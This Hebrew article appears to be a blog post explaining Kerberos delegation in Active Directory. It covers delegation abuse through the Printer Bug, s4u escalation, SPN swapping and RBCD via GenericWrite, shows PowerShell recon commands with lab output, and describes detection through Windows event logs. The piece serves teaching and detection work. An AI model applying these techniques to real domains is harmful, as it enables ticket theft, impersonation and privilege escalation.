
Service A מבצע בקשת s4u2proxy, הוא בעצם מעביר ל-DC כרטיס TGS מהמשתמש עבורו, ומבקש כרטיס TGS עבור המשתמש ל-Service B.



- Service A רשאי להשתמש ב-s4u2proxy ויקבל כרטיס אך ורק אם הוא מוגדר מראש ב-service שיכול לבצע Constrained Delegation.

על מנת לדעת אם Service A אכן בעל הרשאות אלה, נוכל לבדוק ב-AD את הערך:

msDS-AllowedToDelegateTo



או כמובן עם Powershell. נוכל לראות בערך בדיוק לאילו SPN-ים השירות יכול לבצע דלגציה. על ה-UAC להכיל את הערך TRUSTED_TO_AUTH_FOR_DELEGATION:

```
PS C:\Users\Administrator> Get-DomainComputer -Unconstrained -Properties useraccountcontrol,dnshostname | fl
dnshostname       : DC01.dev.biz.local
useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
dnshostname       : WINWS-01.dev.biz.local
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

על מנת לערוך הרשאות אלו יש צורך במשתמש domain admin בעל הרשאת- SeEnableDelegation.

כדי להשתמש ב-s4u2proxy, ה-TGS המקורי של המשתמש כלפי ה-service חייב להכיל את הדגל-forwardable, עם זאת, נראה בהמשך כי הטענה הזו לא נכונה במלואה.

הסבר על הדגל מ-MS-SFU:

forwardable: A flag, as specified in [RFC4120] section 2.6, used in an **S4U2self** KRB_TGS_REQ message to request that the resulting **service ticket** be marked as forwardable, allowing it to be used in a subsequent **S4U2proxy** KRB_TGS_REQ message.


s4u2self

לא מדובר בסוג נוסף של דלגציה, אלא עוד פיצ'ר של Kerberos על מנת להקל על החיים (לא ברור אם מדובר בחיים של התוקף או של המשתמשים).

הרעיון:

כדי ששירות יוכל להשתמש ב-s4u2proxy הוא צריך להציג TGS לעצמו מהמשתמש אליו הוא מתכוון להתחזות. זאת אומרת, סוג של הוכחה שהמשתמש אכן הזדהה אליו לפני שהוא מתחזה לו. אבל, מה אם בתרחיש שלנו המשתמש המדובר לא הזדהה לשרת באמצעות קרברוס? למשל, מה אם הוא הזדהה אליו דרך שם משתמש וסיסמא לממשק WEB שאינם דומיינים? או אפילו באמצעות NTLM. במקרה כזה, לשירות אין את ה-TGS מהמשתמש והוא אינו יכול לבצע s4u2proxy.

לכן, על מנת שמקרים כאלו כן יוכלו להתקיים, נוצר הפיצ'ר s4u2self, באמצעותו, יוכל השירות קודם לבקש TGS בשם המשתמש לעצמו, ולאחר מכן להשתמש ב-TGS הזה על מנת לבצע s4u2proxy.




- כפי שניתן להבין, הפיצ'ר הזה מאפשר התחזות למשתמש ממש מאפס(או כפי שאלעד שמיר אמר ומאוד אהבתי - out of thin air). לכן, שירות יוכל להשתמש בו אך ורק אם הדגל-TrustedToAuthForDelegation מאופשר ל-service account שמשמש בו.
- אם נשתמש ב-s4u2self אך ה-service שלנו לא מוגדר כ-TrustedToAuthForDelegation, נקבל בכל זאת TGS אך הוא לא יהיה forwardable ולכן לא נוכל להשתמש בו ב-s4u2proxy(זו היא בעיית ה-double hop המוכרת).

Resource-Based Constrained Delegation(RBCD)

כפי שראינו, על מנת להחליט מי יכול לבצע דלגציה למי יש צורך בהרשאות מאוד גבוהות, על מנת להעניק קצת יותר "חופש", נוצר Resource-Based Constrained Delegation, המאפשר ל-service-ים להחליט אילו חשבונות יכולים לבצע דלגציה אליהם.

השיטה הזו דומה מאוד ל-Constrained Delegation, ההבדל הוא שהכיוון הוא הפוך. זאת אומרת, במקום שיוגדר לשירות כלפי מי הוא יכול לבצע דלגציה (באמצעות msDS-AllowedToDelegateTo), השירות מגדיר לעצמו מי יוכל לבצע דלגציה אליו (באמצעות msDS-AllowedToActOnBehalfOfOtherIdentity):





- לא דורש הרשאות גבוהות, רק הרשאות GenericWrite
- נקודה מעניינת שאלעד שמיר גילה, נוכל להשתמש בכרטיס TGS שאינו forwardable (שנוכל להשיג באמצעות s4u2proxy כפי שצייתי למעלה) ולבצע resource-based constrained delegation והדלגציה תעבוד בכל מקרה! מדובר רק בדלגציה הזו, לשאר הטכניקות זה לא יעבוד.

מתקפות מבוססות דלגציה

כעת אפרט על מספר מתקפות המבוססות על סוגי הדלגציה השונים שראינו. אציין כי יש עוד הרבה מאוד מתקפות ואלו הן דוגמאות בסיס שיעזרו להבין את המתקפות המסובכות יותר במידה ותרצו בכך.

Abusing Unconstrained Delegation

נוכל להשתמש ב-Unconstrained Delegation לצורך גניבת TGT.
התרחיש: "נשכנע" שירות להתאמת מולינו ב-Kerberos ולהעביר לנו את ה-TGT לצורך דלגציה. דוגמא לכך היא שימוש ב-Printer Bug.

הסבר: נשתלט על מחשב בעל הרשאות Unconstrained Delegation (דיפולטית תמיד ב-DCים קיימת הרשאה זו ולכן אוהבים להשתמש בהם כקורבן למתקפה זו, וגם כי זה DC ומי לא רוצה להתחזות ל-DC ☺).

פקודת PS פשוטה למציאת חשבונות ברשת בעלי הרשאת דלגציה מתאימה:

```
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
```

נגרום לשירות להזדהות מול המחשב שלנו באמצעות Printer Bug: בשתי מילים, ניצול של השירות spooler על שרת ושימוש בפקודת RPC (בדרך כלל RpcRemoteFindFirstPrinterChangeNotificationEx) כדי לגרום לשרת להתאמת מולינו. כמובן שלצורך התרחיש הספציפי הזה צריך לפעול על הקורבן שירות מדפסות.

כך בעצם נגנוב את ה-TGT של הקורבן ונוכל להשתמש בו למתקפות שונות. כמובן שנוכל לגרום לשירות להזדהות אלינו בהמון דרכים נוספות:

- Responder
- ARP Poisoning
- Petit Potam (שעובד בצורה דומה רק במקום פונקציות RPC של מדפסות הוא משתמש בפונקציות RPC של קבצים) וחברים נוספים.
- הכלי Rubeus מבצע את כל גניבת הכרטיסים (כתוב ב-C#)
- נוכל להשתמש בכלי printerbug.py כדי להשמיש את החולשה ולגרום לקורבן להזדהות אלינו ב-RPC.

Privilege Escalation Using s4u

כאשר שירות ישתמש ב-s4u2self הוא יעביר ל-DC:


1. כרטיס TGT של השירות (עצמו)
2. בקשה ל-TGS עם משתמש אחר (למשל Administrator)

לאחר שיש בידו TGT, נשלח בקשת s4u2self למשתמש חזק בצירוף ה-TGT, וזהו, קיבלנו TGS לעצמינו עם משתמש חזק! מכאן נוכל להשתמש בו בשביל s4u2proxy או פשוט להסלים הרשאות על המחשב שלנו.

- נקודה מעניינת: נניח והצלחנו להשיג TGS לשירות SQL באמצעות s4u2proxy אבל אנו רוצים לגשת לקורבן בשירות אחר (אולי HTTP כדי להשתמש ב-WinRM). נוכל לערוך את הכרטיס שכן ה-SPN אינו מוצפן ואנו על אותו מחשב כך שהסיסמא של השירותים השונים אינה משתנה והכרטיס ישאר תקף.
- HOST SPN הוא בעצם SPN המכיל בתוכו הרבה סוגי שירותים שונים, נוכל לראות את השירותים באמצעות פקודת PS, לכן הרבה פעמים נשנה את ה-SPN ל-Host במתקפה זו.

```
PS C:\Users\Administrator> Get-ADObject -Identity "CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=ADSEC,DC=LOCAL" -properties sPNMappings

DistinguishedName : CN=Directory Service,CN=Windows NT,CN=Services,CN=Configuration,DC=ADSEC,DC=LOCAL
Name              : Directory Service
ObjectClass       : nTDSservice
ObjectGUID        : 48747387-b607-4e02-8672-10792e79864b
sPNMappings       : (host=alterer,appmgmt,cisvc,clipsrv,browser,dhcp,dnscache,replicator,eventlog,eventsystem,policyagent,oakley,dnserver,dns,mcsvc,fax,msiserver,ias,messenger,netlogon,netman,netdde,netddesm,nmagent,pugplay,protectedstorage,rasman,rpclocator,rpc,rpcss,remoteaccess,rsvp,samss,scardsvr,scsvr,seclogon,scm,dcom,cifs,spooler,snmp,schedule,tapisrv,trksrv,trkws,ups,time,wins,www,http,w3svc,iisadmin,msdtc)
```



Abuse Resource-Based Constrained Delegation

אציג תרחיש פשטני מאוד ולאחר מכן הרחבה מסוימת שלו. נחפש באמצעות PS חשבון שיש שירותים שיכולים להזדהות אליו ב-RBCD:

```
PS C:\tmp> Get-DomainComputer | where-object {$_.msDS-AllowedToActOnBehalfOfOtherIdentity -ne $null}

logoncount : 31
badpasswordtime : 12/31/1600 7:00:00 PM
distinguishedname : CN=labaxis,OU=Web-Servers,OU=Servers,OU=Computers,OU=lab,DC=lab,DC=local
objectclass : {top, person, organizationalPerson, user...}
badpwdcount : 0
lastlogontimestamp : 6/19/2019 6:55:09 PM
userprincipalname : labaxis@lab.local
objectsid : S-1-5-21-1046923091-56574964-3868113300-1130
samaccountname : labaxis$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
countrycode : 0
cn : labaxis
accountexpires : NEVER
whenchanged : 6/20/2019 9:00:16 PM
instancetype : 4
usncreated : 17933
objectguid : d5bfbce2-363e-441d-b580-cd32acfd09d
operatingsystem : Windows Server 2012 R2 Standard
operatingsystemversion : 6.3 (9600)
lastlogoff : 12/31/1600 7:00:00 PM
msds-allowedtoactonbehalffotheridentity : {1, 0, 4, 128...}
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=lab,DC=local
dscorepropagationdata : {6/20/2019 9:00:16 PM, 6/20/2019 8:59:18 PM, 6/20/2019 8:57:20 PM, 6/20/2019 8:44:33 PM...}
serviceprincipalname : {TERMSRV/LABAXIS, TERMSRV/labaxis.lab.local, WSMAN/labaxis, WSMAN/labaxis.lab.local...}
lastlogon : 6/21/2019 11:20:52 AM
iscriticalsystemobject : False
usnchanged : 22503
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated : 6/10/2019 8:50:06 PM
primarygroupid : 515
pwdlastset : 6/19/2019 9:42:10 PM
msds-supportedencryptiontypes : 28
name : labaxis
dnshostname : labaxis.lab.local
```

נוכל לראות שהערך לא בדיוק ניתן לקריאה, נוכל לקרוא עם PS את הערך הבא (שעל פי האתר של Microsoft הוא התרגום ל-ACL שב-msDS-AllowedToActOnBehalfOfOtherIdentity):

"The PrincipalsAllowedToDelegateToAccount parameter sets the Active Directory object attribute msDS-AllowedToActOnBehalfOfOtherIdentity, which contains an access control list (ACL) that specifies which accounts have permission to delegate credentials to the associated account"

```
PS C:\Users\Administrator.lab> Get-ADComputer labaxis -Properties PrincipalsAllowedToDelegateToAccount

DistinguishedName : CN=labaxis,OU=Web-Servers,OU=Servers,OU=Computers,OU=lab,DC=lab,DC=local
DNSHostName : labaxis.lab.local
Enabled : True
Name : labaxis
ObjectClass : computer
ObjectGUID : d5bfbce2-363e-441d-b580-cd32acfd09d
PrincipalsAllowedToDelegateToAccount : {CN=svc_tomcat,OU=Service Accounts,OU=IT,OU=Users,OU=lab,DC=lab,DC=local}
SamAccountName : labaxis$
SID : S-1-5-21-1046923091-56574964-3868113300-1130
UserPrincipalName : labaxis@lab.local
```

נוכל לראות ש-svc_tomcat מורשה להזדהות ב-RBCD לכל service ב-labaxis. לכן במידה ונשלוט במשתמש (יהיה לנו TGS שלו) נשלוט גם ב-labaxis.



הרחבה - שימוש ב-GenericWrite

נאתר (במקרה שלנו באמצעות הכלי powerview שכתוב ב-PS) משתמש בעל הרשאות Generic Write:

```
PS C:\tmp> $tomcat_sid = "lab\svc_tomcat" | Convert-NameToSid
PS C:\tmp> Get-DomainObjectAcl -SearchBase "LDAP://OU=Computers,OU=lab,DC=lab,DC=local" | Where-Object {$_.SecurityIdentifier -match $tomcat_sid}

ObjectDN      : CN=labaxis,OU=Web-Servers,OU=Servers,OU=Computers,OU=lab,DC=lab,DC=local
ObjectSID     : S-1-5-21-1046923091-56574964-3868113300-1130
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite
BinaryLength  : 36
AceQualifier  : AccessAllowed
IsCallback    : False
OpaqueLength  : 0
AccessMask    : 131132
SecurityIdentifier : S-1-5-21-1046923091-56574964-3868113300-1117
AceType       : AccessAllowed
AceFlags      : None
IsInherited   : False
InheritanceFlags : None
PropagationFlags : None
AuditFlags    : None
```


החיפוש כאן מתבצע באמצעות SID והוא משתמש בכלי PowerSploit (הוספתי קישור ל-GIT של הפרויקט עם העמוד הרלוונטי לפונקציה זו), נוכל לראות שחיפשו את ה-SID של svc_tomcat ולפי התוצאה, הוא בעל הרשאות GenericWrite ל-labaxis.

כעת, נניח ואנו שולטים במשתמש svc_tomcat ובעמדה שנקרא לה host, נוכל להשתמש בהרשאות של svc_tomcat, ולהוסיף ל-labaxis בערך msDS-AllowedToActOnBehalfOfOtherIdentity את host.

לבסוף, נוכל להשתמש ב-s4u2proxy על host ולהעביר את הכרטיס ל-labaxis, וכך להתחזות לאיזה משתמש שנרצה ולבקש איזה שירות שנרצה!

עבודת המגן

במאמר זה אתייחס פחות לפן המניעה, אלא יותר בפן הזיהוי. אם כי חשוב לציין כי קיים קונספט בשם Sensitive User המגדיר כי המשתמש רגיש ולא ניתן לבצע איתו דלגציה מאף סוג (נכון להיום):



The screenshot shows the 'Account' tab in the Local Security Policy console. Under 'Account options', the checkbox 'Account is sensitive and cannot be delegated' is checked and highlighted with a red box. Other options include 'Account is trusted for delegation' (unchecked), 'Use DES encryption types for this account' (unchecked), and 'Do not require Kerberos preauthentication' (unchecked).


בנוסף אוסיף, שבתור מגן המכיר את הרשת, הייתי ממליצה לבצע מיפוי של האובייקטים בהם מתאפשרת דלגציה מהסוגים השונים, ולבצע מעקב אחר שינויים, מתוך הנחה שלא אמורים להיות הרבה כאלה.

זיהוי s4u2self


נוכל לזהות שימוש ב-s4u2self באמצעות EventID 4769 security log:

"A Kerberos service ticket was requested"

כאשר ה-service information וה-account information מצביעים על אותו חשבון:



The screenshot shows the details of EventID 4769 in the Windows Event Viewer. The event title is 'A Kerberos service ticket was requested.' The 'Account Information' section shows 'Account Name: servicea\$@SHENANIGANS.LABS' and 'Account Domain: SHENANIGANS.LABS'. The 'Service Information' section shows 'Service Name: SERVICEA\$' and 'Service ID: SHENANIGANS\SERVICEA\$'. Both sections are highlighted with red boxes. The 'Network Information' section shows 'Client Address: ::ffff:172.31.15.17' and 'Client Port: 49752'. The 'Additional Information' section shows 'Ticket Options: 0x40800018', 'Ticket Encryption Type: 0x12', 'Failure Code: 0x0', and 'Transited Services: -'. The event is generated every time access is requested to a resource such as a computer or a Windows service. The event can be correlated with Windows logon events by comparing the Logon GUID fields in each event. The logon event occurs on the machine that was accessed, which is often a different machine than the domain controller which issued the service ticket. Ticket options, encryption types, and failure codes are defined in RFC 4120. The event details at the bottom show 'Log Name: Security', 'Source: Microsoft Windows security', 'Event ID: 4769', 'Level: Information', 'User: N/A', 'OpCode: Info', 'Logged: 1/6/2019 5:37:03 AM', 'Task Category: Kerberos Service Ticket Operation', 'Keywords: Audit Success', and 'Computer: DC1.shenanigans.labs'.




זיהוי s4u2proxy

נוכל לזהות שימוש ב-s4u2proxy באמצעות EventID 4769 ב-Security Log:

A Kerberos service ticket was requested

כאשר ה-transited service- שנמצא תחת additional information אינו ריק:




זיהוי שינוי הערך msDS-AllowedToActOnBehalfOfOtherIdentity

נשתמש ב-EventID 5136:

A directory service object was modified

כאשר השדה ldap display name יכיל את הערך msDS-AllowedToActOnBehalfOfOtherIdentity במידה

וה-object וה-subject מצביעים על אותו חשבון הדבר עלול להחשיד את הלוג:





כמו כן, יש באינטרנט אין סוף הצעות לזיהוי מתקפות כמו [PrintNightmare](#) (באמצעות לוגים של EventViewer או זיהויים יותר מתקדמים של פקודות RPC), אוסיף קישור בסוף המאמר. בנוסף, תמיד אפשר לחשוב על רעיונות זיהוי נוספים מעניינים, למשל, האם נוכל לזהות מתקפה של שינוי SPN באמצעות מציאת אירוע 4769 ל-SPN מסוים אך גישה לאותו HOST בשירות אחר? דוגמה: 4769 עם SPN של CIFS אבל תקשורת לעמדה בפרוטוקול HTTP.

סיכום

אני מקווה שתרמתי להבנה כללית של הקונספט המעניין שנקרא Delegation בסביבת Domain. כפי שכתבתי, המתקפות והגילויים בתחום זה מתפתחים מיום ליום, ויש עוד הרבה איפה להעמיק! בנוסף, למי שמעוניין להבין את הנושא לעומק, לצורך תקיפה או לצורך יצירת יכולות זיהוי, אני יותר מממליצה לעבור על מקורות המידע שאוסף!

מקורות מידע

המאמר העיקרי ששימש לכתיבת המאמר, נכתב על ידי אלעד שמיר. מכיל עוד הרבה הסברים על קונספטים ומתקפות, ממליצה בחום לקרוא:

<https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html>

עמוד ה-git של הכלי Powerview:

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1>

השמשה של כלל המתקפות במאמר ומתקפות נוספות:

<https://www.guidedpointsecurity.com/blog/delegating-like-a-boss-abusing-kerberos-delegation-in-active-directory/>

לוגים רלוונטים לציד של שימוש ב-Unconstrained delegation printer nightmare:

<https://posts.specterops.io/hunting-in-active-directory-unconstrained-delegation-forests-trusts-71f2b33688e1>

